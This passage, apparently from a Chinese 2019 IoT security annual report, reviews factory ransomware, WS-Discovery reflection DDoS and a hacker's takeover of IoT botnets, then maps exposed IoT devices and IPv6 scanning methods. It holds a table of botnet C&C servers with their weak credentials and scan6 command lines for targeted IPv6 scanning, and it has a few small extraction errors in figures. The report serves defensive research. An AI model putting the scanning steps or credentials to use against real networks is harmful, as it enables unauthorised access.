不仅仅是 LockerGoga，其他勒索软件也对工业系统造成了重大损失，如全球第二大听力集团 Demant 被勒索造成损失达 9500 万美元^[21]；世界上最大的飞机零部件供给商之一 ASCO，因其位于比利时扎芬特姆的工厂系统遭勒索病毒传染，导致该公司在德国、加拿大和美国的工场被迫停产^[22]，2018 年台积电遭遇勒索软件袭击，导致损失超 17 亿元人民币^[23]。

勒索软件攻击计算机系统后，一般会加密重要用户文件，系统功能不受影响，以方便获利，但是 LockerGoga 会导致系统也无法启动，即便是支付了赎金，恢复成本也将变大。

在 2018 年的物联网安全年报中，我们也将台湾省台积电工厂被勒索列入了年度安全事件，可见勒索软件攻击工厂层出不穷，破坏巨大。这从一个侧面反映出传统的工控系统已经越来越多地接入互联网，OT 系统与 IT 系统的融合使得工业控制系统不再是物理隔离的；此外，随着工业互联网的兴起，工业设备与互联网业务打通已是必然趋势。无论是前述国家对抗，还是本事件显示的无差异广谱攻击，IT 系统的安全事件已经严重影响了工业系统的控制安全，很有可能造成生产安全事故。

面对勒索软件的威胁，工业厂商一定要做好关键文件的备份，关键计算机系统要做好每日更新的离线备份，以确保勒索软件攻击后，能很快恢复生产运营。工程师站等终端应部署杀毒软件，并及时更新病毒库。除此之外，对员工的安全培训也必不可少，员工应有不从不可信的网站下载应用程序等不明资源的意识。

1.6 WS-Discovery 服务首次被发现用于 DDoS 反射攻击

1.6.1 事件回顾

2019 年 2 月，百度的安全研究人员^[24]发布了一篇关于 WS-Discovery 反射攻击¹的文章，在该次攻击事件中，涉及反射源 1665 个。这是我们发现的关于 WS-Discovery 反射攻击的最早的新闻报道。ZDNet^[25]提到，今年 5 月也出现过利用 WS-Discovery 的反射攻击，到今年 8 月的时候，有多个组织开始采用这种攻击方式。Akamai^[26]提到有游戏行业的客户受到峰值为 35 Gbps 的 WS-Discovery 反射攻击。

1 原文中的表述是 ONVIF 反射攻击，但我们经过分析后发现除 ONVIF 设备外，打印机等也有可能参与其中。ONVIF 在设备发现阶段是基于 WS-Discovery 协议进行通信的。从反射攻击的角度来看，攻击者并非只针对 ONVIF 设备。虽然百度并没有明确提出 WS-Discovery 反射攻击，但我们认为这是对于 WS-Discovery 反射攻击的首次报道。

1.6.2 原理简述

WS-Discovery (Web Services Dynamic Discovery) 是一种局域网内的服务发现多播协议，但是因为设备厂商的设计不当，当一个正常的 IP 地址发送服务发现报文时，设备也会对其进行回应，加之设备暴露在互联网上，则可被攻击者用于 DDoS 反射攻击。

WS-Discovery 协议所对应的端口号是 3702。当前，视频监控设备的 ONVIF 规范^[27]里面提到使用 WS-Discovery 作为服务发现协议，一些打印机^[28]也开放了 WS-Discovery 服务。

1.6.3 小结

反射攻击存在已久，随着防护能力的增强，攻击者的攻击手段也在发生变化，并将注意力放在了一些新的协议上。WS-Discovery 反射攻击作为一种新的反射攻击类型，面向物联网设备，在今年之前的反射攻击介绍类文章中并未有对其的任何介绍，潜力巨大，需要引起人们的关注。在第四章，我们将会对其进行更进一步的分析。

1.7 黑客使用弱口令接管了 29 个 IoT 僵尸网络

1.7.1 事件回顾

根据 ZDNet 报道^[29]，一位名为 Subby 的黑客通过暴力攻击接管了 29 个用于 DDoS 攻击的 IoT 僵尸网络。Subby 使用了用户名字典和常用密码列表来对这 29 个僵尸网络的主控服务器 (C&C, Command and Control) 进行暴力攻击，其中一些设施使用了强度较弱的凭据，例如 root:root、admin:admin、oof:oof 等。根据 Subby 的说法，这些僵尸网络都比较小，实际的僵尸主机 (Bot) 总数仅为 2.5 万，破解的僵尸网络相关信息如表 1.1。

▶▶ 2019 年重大物联网安全事件回顾

表 1.1 被暴力破解的 C&C 的相关信息

BOTNET C2 IP	PORT	BOTNET FAMILY	USERNAME	PASSWORD
185.xx.xx.205	1791	LOLIGANG	Emily	rawr
139.xx.xx.31	8372	FROSTY	root	root
104.xx.xx.111	1543	SEPTEMBER	root	school
77.xx.xx.251	81	SORA	root	cam1
46.xx.xx.130	45	HOHO	admin	420
165.xx.xx.84	1791	LOLIGANG	jef	jef123
178.xx.xx.5	1791	LOLIGANG	root	wed
46.xx.xx.238	45	DEMONS	root	hoe
23.xx.xx.117	38149	F34RL3SS_TACTIX	k3znor	k3znor
157.xx.xx.173	666	JOSHO	haks	haks0
68.xx.xx.111	1791	LOLIGANG	oof	oof
193.xx.xx.144	1024	AMAKANO	root	root
68.xx.xx.183	2700	OWARI	root	bullet
167.xx.xx.115	1791	LOLIGANG	admin	raw
149.xx.xx.74	1791	LOLIGANG	goofy	root
185.xx.xx.206	30666	KILLER	un5t48l3	sikerim
165.xx.xx.138	45	HOHO	admin	admin
77.xx.xx.205	81	SORA	root	user2019
178.xx.xx.28	1791	LOLIGANG	root	root
185.xx.xx.200	7854	LIGHT	root	skrtt
185.xx.xx.164	1791	JOSHO	root	Ch4
67.xx.xx.63	1791	LOLIGANG	root	boi
178.xx.xx.28	9375	LOLIGANG	root	root
173.xx.xx.223	81	SORA	root	wdj123
185.xx.xx.238	9375	Z3HIR	delay	gay
185.xx.xx.85	6667	SPC	website	api
185.xx.xx.199	1791	AKIRA	yakou	1337
185.xx.xx.249	9375	Z3HIR	psn	root
46.xx.xx.135	3301	KALON	ankit	ankit

1.7.2 原理简述

之所以那么多恶意 C&C 主机使用默认口令，因为大部分僵尸网络的制作人很多是参考某些社区的制作教程，几乎都不更改教程中的登录凭证，就算更改了，也是安全等级较弱的口令组合，因此很容易受到暴力破解。开普勒物联网僵尸网络的作者也承认自己是按照教程制作、部署僵尸网络，而且只是使用 Exploit-DB 中的一些漏洞利用。可见，参考现有教程来制作僵尸网络，目前还是很普遍的现象^[30]。

1.7.3 小结

如今，制作一个物联网僵尸网络程序门槛很低，一个“脚本小子”只需要在相关的技术网站上找到一些程序或者代码，做一些简单的修改配置就可以完成，本事件中的攻击者轻易控制这么多物联网僵尸主机。很多物联网僵尸网络都以类似的方式构建，所以物联网安全形势还是十分严峻的。

此外，也正因为许多攻击者也不是专业的技术人员，所以经常使用默认口令，甚至直接使用示例中 C&C 服务器的地址，本事件提供了一种以毒攻毒的治理思路，可以找到攻击者的弱点加以利用，进而达到对恶意僵尸网络治理的目的。

1.8 日本通过法律修正案，允许政府入侵物联网设备

1.8.1 事件回顾

2019 年 1 月 25 日，日本通过了一项法律修正案^[31]，允许政府工作人员入侵物联网设备。修正案的内容包括两点，一是允许日本国家信息和通信技术研究所（NICT）通过弱口令对物联网设备进行扫描从而发现脆弱的设备，二是 NICT 可以将这些信息作为威胁情报共享给电信运营商。与之相对应，日本从 2019 年 2 月 20 日起启动 NOTICE 项目^[32]，开始对互联网上的物联网设备进行调查，识别易受攻击的设备，并将这些设备的信息提供给电信运营商。然后，电信运营商定位设备对应的用户，并警告用户该问题。日本所采取的这些行为也是在为 2020 年即将在日本举办的夏季奥运会和残奥会的安保工作做准备，尽量避免发生类似 2018 年平昌冬奥会期间的 Olympic Destroyer 事件^[33]。

1.8.2 小结

虽然日本的这项做法可能会破坏设备完整性，或会引起部分民众的不满，但是从根本上解决物联网安全问题就必须减少甚至消除暴露在互联网上的脆弱物联网设备。

从前面的物联网僵尸网络和攻击事件可见，物联网上暴露了大量脆弱的物联网设备，这些设备在较长时间内不会消失，从而成为攻击者喜欢利用的僵尸主机。虽然 1.7 中黑客可以“以毒攻毒”，但毕竟是不合法合规的做法。物联网安全治理的根本做法是找到暴露在互联网上脆弱的设备和用户，安全升级或更换设备。当然这种做法的前提是评估该设备是脆弱的，但技术上很可能用一些侵入式的手段，对设备完整性有所破坏，通常也是不合法的。所以此次日本从法律上保障政府工作人员（安全研究人员）对

► 2019 年重大物联网安全事件回顾

本国物联网设备进行脆弱性评估，无疑扫清了安全治理过程中的法律风险。而且日本政府也在其网站^[32]上明确说明，调查旨在检查是否容易猜出每个物联网设备中的密码设置，不会侵入设备或获取调查所需的信息外的信息。对于调查获得的信息，将根据内政和通信部长批准的 NICT 实施计划采取严格的安全控制措施。另外，日本政府部门、电信运营商和用户的联动也同样值得借鉴，这提供了一种很好的对于存在风险的暴露在互联网上的物联网设备的治理思路。

1.9 总结

本章回顾了 2019 年的 8 个物联网安全事件。其中，委内瑞拉的停电事件、物联网僵尸网络和勒索软件大规模攻击事件、波音客机系统被挖掘出严重漏洞，这几个事件均表明当前物联网安全形势依然严峻，和 2018 年的结论相似。其他事件，如 D-Link 终端更新问题说明大量物联网终端已经得不到官方的安全更新，如果不经过有效治理，安全风险将长期存在；黑客能接管数十个僵尸网络也说明可以以攻代守，通过攻击僵尸网络的方式，进而治理僵尸网络；众多的安全事件的源头和目标均指向了脆弱的物联网终端，出于安全治理的目的，美国和日本在 2019 年颁布了法令和政策以治理物联网终端。

总之，物联网终端安全形势依旧严峻，物联网安全防护任重道远，国家、企业、公民均需要不断努力，以改善物联网安全形势。国家层面，政府、立法机构等相关部门需要逐步完善物联网安全方面的法规、政策，以推动物联网生态的安全建设；企业应不断加强人员安全培训，规范设备的安全管理，增加必要的安全投入以降低 DDoS、勒索软件带来的损失；公民需要加强安全意识，购买物联网产品时需要考虑设备的安全性可能给自己带来的损失，及时更换登录凭证，定期更新软件和系统。

2

物联网资产暴露情况分析



物联网资产暴露情况分析

2.1 引言

如我们 2018 年《物联网安全年报》中所述，互联网上暴露的资产网络地址是不断变化的，使用历史数据来描绘暴露资产情况，会导致统计结果要高于实际暴露数量，所以某个地区实际的暴露数量，应在较短的时间测绘一个周期后，统计物联网资产数量更为准确。本章节首先将描述 2019 年物联网资产实际暴露情况。

随着物联网应用的蓬勃发展、IPv4 地址的耗尽，IPv6 普及已成必然趋势，IPv6 网络上暴露的物联网资产将成为攻击者的重点目标，能够对 IPv6 资产和服务准确的测绘，对于网络安全具有着重要的意义。所以本章节还会介绍 IPv6 的物联网资产发现方法以及暴露情况。

2.2 国内 IPv4 物联网资产实际暴露情况

观察 1：2019 年国内物联网资产实际的暴露数量共有 116 万，其中暴露设备类型最多的是摄像头，暴露数量最多的地区是台湾省。

在 2019 年 11 月，我们对国内物联网资产常用端口：554 (RTSP)，5060 (SIP)，80 (HTTP)，81 (HTTP)，443 (HTTPS)，21 (FTP)，22 (SSH)，23 (Telnet) 等进行测绘，共发现 116 万暴露的物联网资产，其中最多的是摄像头，暴露数量约 56 万，此外，国内路由器的暴露数量约为 28 万，VoIP 电话约为 26 万，打印机约为 2 万，如图 2.1 所示。




图 2.1 2019 年国内 IPv4 物联网资产实际暴露情况

► 物联网资产暴露情况分析

暴露的物联网资产所在地区情况如图 2.2 所示，其中，台湾省暴露的资产最多，共有约 34 万，占国内总量的 30% 左右，大约是第 2 名河南省暴露数量的 4 倍。产生这个现象的主要原因是台湾省分配到的 IPv4 地址数量较为充足，所以大量资产不需要做地址翻译连接互联网，故而暴露出来；而中国大陆地区的 IPv4 地址数量是不够的，所以暴露的地址数量相对较少。我们猜想等 IPv6 广泛使用后，国内会有更多的物联网资产暴露出来，面临风险也会随之而来，所以关注 IPv6 的物联网资产暴露情况是十分有必要的。在 2.3 节中，我们介绍 IPv6 的物联网资产的暴露初步情况以及 IPv6 资产测绘发现的思路。




图 2.2 2019 年国内 IPv4 资产地区分布情况

2.3 亚太部分地区 IPv4 物联网资产实际暴露情况

观察 2：日本物联网资产暴露情况相较于去年总量变化不大，新加坡的物联网资产暴露数量相比于去年增加了约 40%，这个增长可能与近些年新加坡大力发展物联网应用有关。

在 2019 年 11 月，我们使用与 2.2 节中同样的测绘方法对新加坡和日本的物联网资产实际暴露情况进行统计，具体的数据如图 2.3 图 2.4 所示。日本暴露物联网资产总量约 47 万，最多物联网资产是路由器 (333,573 个)，其次是打印机 (70,785 个)，最后是摄像头 (64,794 个) 和 VoIP 电话 (105 个)。新加坡暴露物联网资产总量约 28 万，最多物联网资产也是路由器 (232,506 个)，其次是摄像头 (46,575 个)，最后是摄像头 (2,139 个) 和 VoIP 电话 (47 个)。

▶▶ 物联网资产暴露情况分析




图 2.3 2019 年日本物联网资产实际暴露情况




图 2.4 2019 年新加坡物联网资产暴露情况

2.4 IPv6 物联网资产实际暴露情况研究

本小节主要介绍 IPv6 物联网资产的暴露情况和一些 IPv6 地址测绘方法。

2.4.1 IPv6 地址简介

2.4.1.1 IPv6 发展

随着物联网、5G 的发展，网络应用对 IP 地址的需求呈现爆炸式增长，IPv4 地址空间早已分配枯竭，并且分配十分不均匀。IPv6 凭借充足的网络地址和广阔的创新空间，已经成为实现万物互联，促进生产生活数字化、网络化、智能化发展的关键要素。2019 年 4 月，工信部发布《关于开展 2019 年 IPv6 网络就绪专项行动的通知》，以全面提升 IPv6 用户渗透率和网络流量为出发点，就推动下一代互联网网络就绪提出主要目标、任务举措和保障措施，持续推进 IPv6 在网络各环节的部署和应用^[34]，IPv6 的时代已经到来。

2.4.1.2 IPv6 地址分类

IPv6 的地址长度为 128 位，是 IPv4 地址长度的 4 倍。于是 IPv4 点分十进制格式不再适用，采用十六进制表示。常用冒分十六进制法表示 IPv6 地址，格式为 X:X:X:X:X:X:X，其中每个 X 表示地址中的 16b，以十六进制表示。在某些情况下，一个 IPv6 地址中间可能包含很长的一段 0，可以把连续的一段 0 压缩为“::”，为了保证地址解析的唯一性，地址中“::”只能出现一次。IPv6 在地址表示、地址配置等方面均有显著不同。根据不同的生成策略，常见的 IPv6 地址有以下几类^{[35][36]}：

1. 低位地址

在某些情况下节点的地址需要手动配置，例如路由器和服务器的地址。网络管理员在地址范围内自由选择，出于配置简单和容易记忆的考虑，通常会选择一些低位地址，即地址除了最后几位，其它字节位都是 0。所以这部分 IPv6 地址的特征是前面的地址为一致，只有地址的最后几位是随机的，地址样例如图 2.5 所示。



```
1250::31  
1250::32  
1250::33  
1250::34  
1250::35
```

图 2.5 低位地址随机的 IPv6 地址

▶ 物联网资产暴露情况分析

2. 部分位随机的地址

部分位随机的 IPv6 地址和低位地址类似，只不过并不是低位随机，而是地址中的特定的几位呈随机分布，地址样例如图 2.6 所示。

```
:288:3200::84:fff:ff7f
:288:3200::85:fff:ff7f
:288:3200::87:fff:ff7f
:fb80:e000:733e::1
:fb80:e000:8183::1
:fb80:e000:8738::1
```

图 2.6 部分位随机的 IPv6 地址

3. 内嵌 IPv4 地址

内嵌 IPv4 地址，就是 IPv6 地址中嵌入完整或者部分的 IPv4 地址。地址样例如图 2.7 所示。

```
:98.129.229.220
:98.129.229.35
:98.129.229.78
:98.129.229.92
:98.129.55.227
```

图 2.7 嵌入 IPv4 地址的 IPv6 地址

4. 内嵌 MAC 地址

内嵌 MAC 地址又称为 EUI-64 地址，是通过接口的链路层地址（MAC 地址）产生的，首先在 48 位的 MAC 地址的中间位置（从高位开始的第 24 位后）插入十六进制数 FFFE，并且要 U/L（Universal/Local）位（从高位开始的第 7 位）设置为 1¹，最后得到的就是 64 位 EUI-64 格式地址^[37]。这类地址的主要特征是地址中包含 FFFE 字符，地址样例如图 2.8 所示。

1 在 EUI-64 的 IPv6 地址格式中，第 7 位为 0 表示本地管理，为 1 表示全球管理为每个网卡生成一个 Link-Local 的 IP 地址，简单点说就是一个固定的前缀加上 MAC 地址，由于 MAC 地址全球唯一，所以这样构成的 IP 地址是唯一的，有了这个地址后，就可以局域网进行通信了，但是这种地址路由器是不会转发的。

```

:fed8:5a:12:207:43ff:fd3e:b800
:fed8:5a:12:207:43ff:fd3e:b820
:fed8:5a:12:207:43ff:fd3e:bcc0
:fed8:5a:12:207:43ff:fd3e:bd80
:fed8:5a:12:207:43ff:fe3e:b610

```

图 2.8 MAC 地址嵌入的 IPv6 地址

MAC 嵌入型地址具体的转换过程如图 2.9 所示：




图 2.9 EUI-64 地址 MAC 嵌入过程

此外，还有端口嵌入地址、临时地址、IPv6 过渡地址等，感兴趣的读者可以查阅相关资料，本节不再赘述。

▶ 物联网资产暴露情况分析

2.4.1.3 IPv6 物联网资产发现的挑战和思路

如前所述，研究适用于 IPv6 的物联网资产测绘技术对下一代网络安全和物联网资产管理具有重要意义。

IPv6 的地址空间过大，IPv6 地址数量是 IPv4 的 296 倍，如果以 IPv4 资产发现的方式，在全网段测绘 IPv6 资产，从时间开销和资源消耗上都是不切实际的；此外，目前 IPv6 地址使用的实际数量较少，并且地址分布的随机性较大，难有针对性的测绘策略发现某网络中存活的 IPv6 资产，这也无形增加了测绘难度。所以面向 IPv4 的地址测绘方法不适用于 IPv6 网络。

国内外研究者也在此方向上做了很多尝试性的研究，公布了一些 IPv6 地址的集合供后续研究，2.3.1.2 节中也提到的地址分配规律可以有效减少测绘空间，我们将在下节从公开 IPv6 集合寻找物联网资产，另以该集合作为种子集合，利用多种启发式搜索算法发现周边存活的物联网资产¹。

观点 2：目前 IPv6 的资产测绘还是学术难题，国内外相关的研究也属于起步阶段，但可启发式地通过 IPv6 地址和物联网服务的一些特性来发现 IPv6 物联网资产。从结果看，国内的 IPv6 物联网资产数量还是较少，应与我国的 IPv6 部署还属于初级阶段有关。

2.4.2 从已知 IPv6 地址集合中发现物联网资产

上文已经描述了盲扫 IPv6 地址的困难性，所以我们找到一些可用的 IPv6 地址集合，通过对这些地址的测绘以及识别来发现物联网资产。使用的地址集合包括：Hitlist^[38] 维护的存活 IPv6 地址，数量约有 300 万；NTI（绿盟威胁情报中心）中域名情报映射的 IPv6 地址集，数量约 17 亿。需要说明的是，这些集合的量级相对于 IPv6 地址总量只是冰山一角，发现的存活物联网资产数量也并不多。

我们在 IPv6 地址集中针对物联网资产常用端口进行测绘，得到的物联网资产约有 8 万，类型分布情况如图 2.10 所示，最多的物联网资产是 VoIP 电话，共有 70682 个，其次是摄像头，共有 13960 个，最后是路由器，共有 1549 个。

¹ 说明：从学术界的研究和工业界的实践来看，本课题还处于非常早期的阶段，文中发现的物联网资产可能只是 IPv6 网络中存活的物联网资产的非常小的集合。

▶ 物联网资产暴露情况分析




图 2.10 发现的 IPv6 物联网资产类型分布情况

物联网资产端口分布情况如图 2.11 所示，可以看出数量较多的主要是 VoIP 电话开放的 5060 端口和摄像头开放的 554 端口。物联网资产所在的国家分布情况如图 2.12 所示，物联网资产数量最多是德国，其次是荷兰和美国。




图 2.11 发现的 IPv6 物联网资产端口分布情况

► 物联网资产暴露情况分析




图 2.12 发现的 IPv6 物联网资产国家分布情况

虽然目前全量测绘 IPv6 资产是很困难的，但地址测绘也并非无从下手，一种思路就是缩小测绘的地址空间，进行启发式测绘，如基于 IPv6 地址生成特征测绘和利用 UPnP 服务发现双栈物联网资产等方法，我们在接下来的小节中进行介绍。

2.4.3 基于 IPv6 地址生成特征的启发式测绘

如前所述，IPv6 地址分布存在一些特点，比如部分地址位随机、MAC 地址嵌入等，我们可以利用这些分布特性，加入一些测绘范围或限制条件，来降低 IPv6 地址测绘地址空间。

接下来我们用以下方法进行测绘测试，数据源来自于开源的 Hitlist 中存活的 IPv6 地址集合¹。

1. 低位和部分位随机地址测绘

低位 IPv6 地址测绘和 IPv4 的测绘类似，除了地址的后几个字节，其他位均为 0，所以只需测绘对应的地址段就可以发现这些地址。

如果地址随机位不在末端的部分位随机的 IPv6 地址，Scan6 可以使用十六进制的区间来表示要测绘

¹ 我们使用的是开源的 IPv6 扫描插件 Scan6^[38]，Scan6 是 IPv6 地址扫描的工具，它是 SI6 Networks IPv6 工具包的一部分，包括了一些高级 IPv6 地址扫描方法。

的地址范围，实现的效果只遍历指定地址位，其它地址位不变。对应命令：scan6 -i eth0 -d ****:983:0-3000::1，其中 0-3000（16 进制）指的只测绘遍历范围所在位，12,288 个地址测绘，共用了约 1 分钟完成，发现 3,853 个存活的 IPv6 地址，见图 2.13。

```
Start: Fri Nov 1 15:05:36 CST 2019
scan6 -i eth0 -d [REDACTED]:983:0-3000::1
3853 scan_result
End: Fri Nov 1 15:06:31 CST 2019
```

图 2.13 部分地址位随机的地址测绘

2. 内嵌 MAC 的地址测绘

MAC 地址由两部分组成，前 24 位是厂商的 ID，由美国电气和电子工程师协会（IEEE）唯一分配，后 24 位厂商的扩展 ID 由厂商自己编制，组合产生全球唯一的 48 位 MAC 地址（也称 IEEE 802 地址）。可在 IEEE 官网查询厂商对应的 MAC 地址前 24 位的厂商 ID，具体信息格式如。

```
1 F0-76-6F (hex) Apple, Inc.
2 F0766F (base 16) Apple, Inc.
3 1 Infinite Loop
4 Cupertino CA 95014
5 US
6
7 40-CB-C0 (hex) Apple, Inc.
8 40CBC0 (base 16) Apple, Inc.
9 1 Infinite Loop
10 Cupertino CA 95014
11 US
```

图 2.14 MAC 地址与厂商的对应信息

利用 MAC 地址嵌入的生成规则，以及 IEEE 提供的厂商 ID 对照表，就可以通过测绘指定 IPv6 地址区间内某个厂商的地址来缩小测绘范围，进而缩短测绘时间。以 H 智能设备厂商 MAC ID “BCAD28” 为例，选取了一个有 MAC 地址嵌入资产存活的网段，做了如下测绘测试。

命令: scan6 -i eth0 -d ****:****:5491:0:0000:0000:0000:0000/64 -K "**** Technology Co.,Ltd." 参数 -K

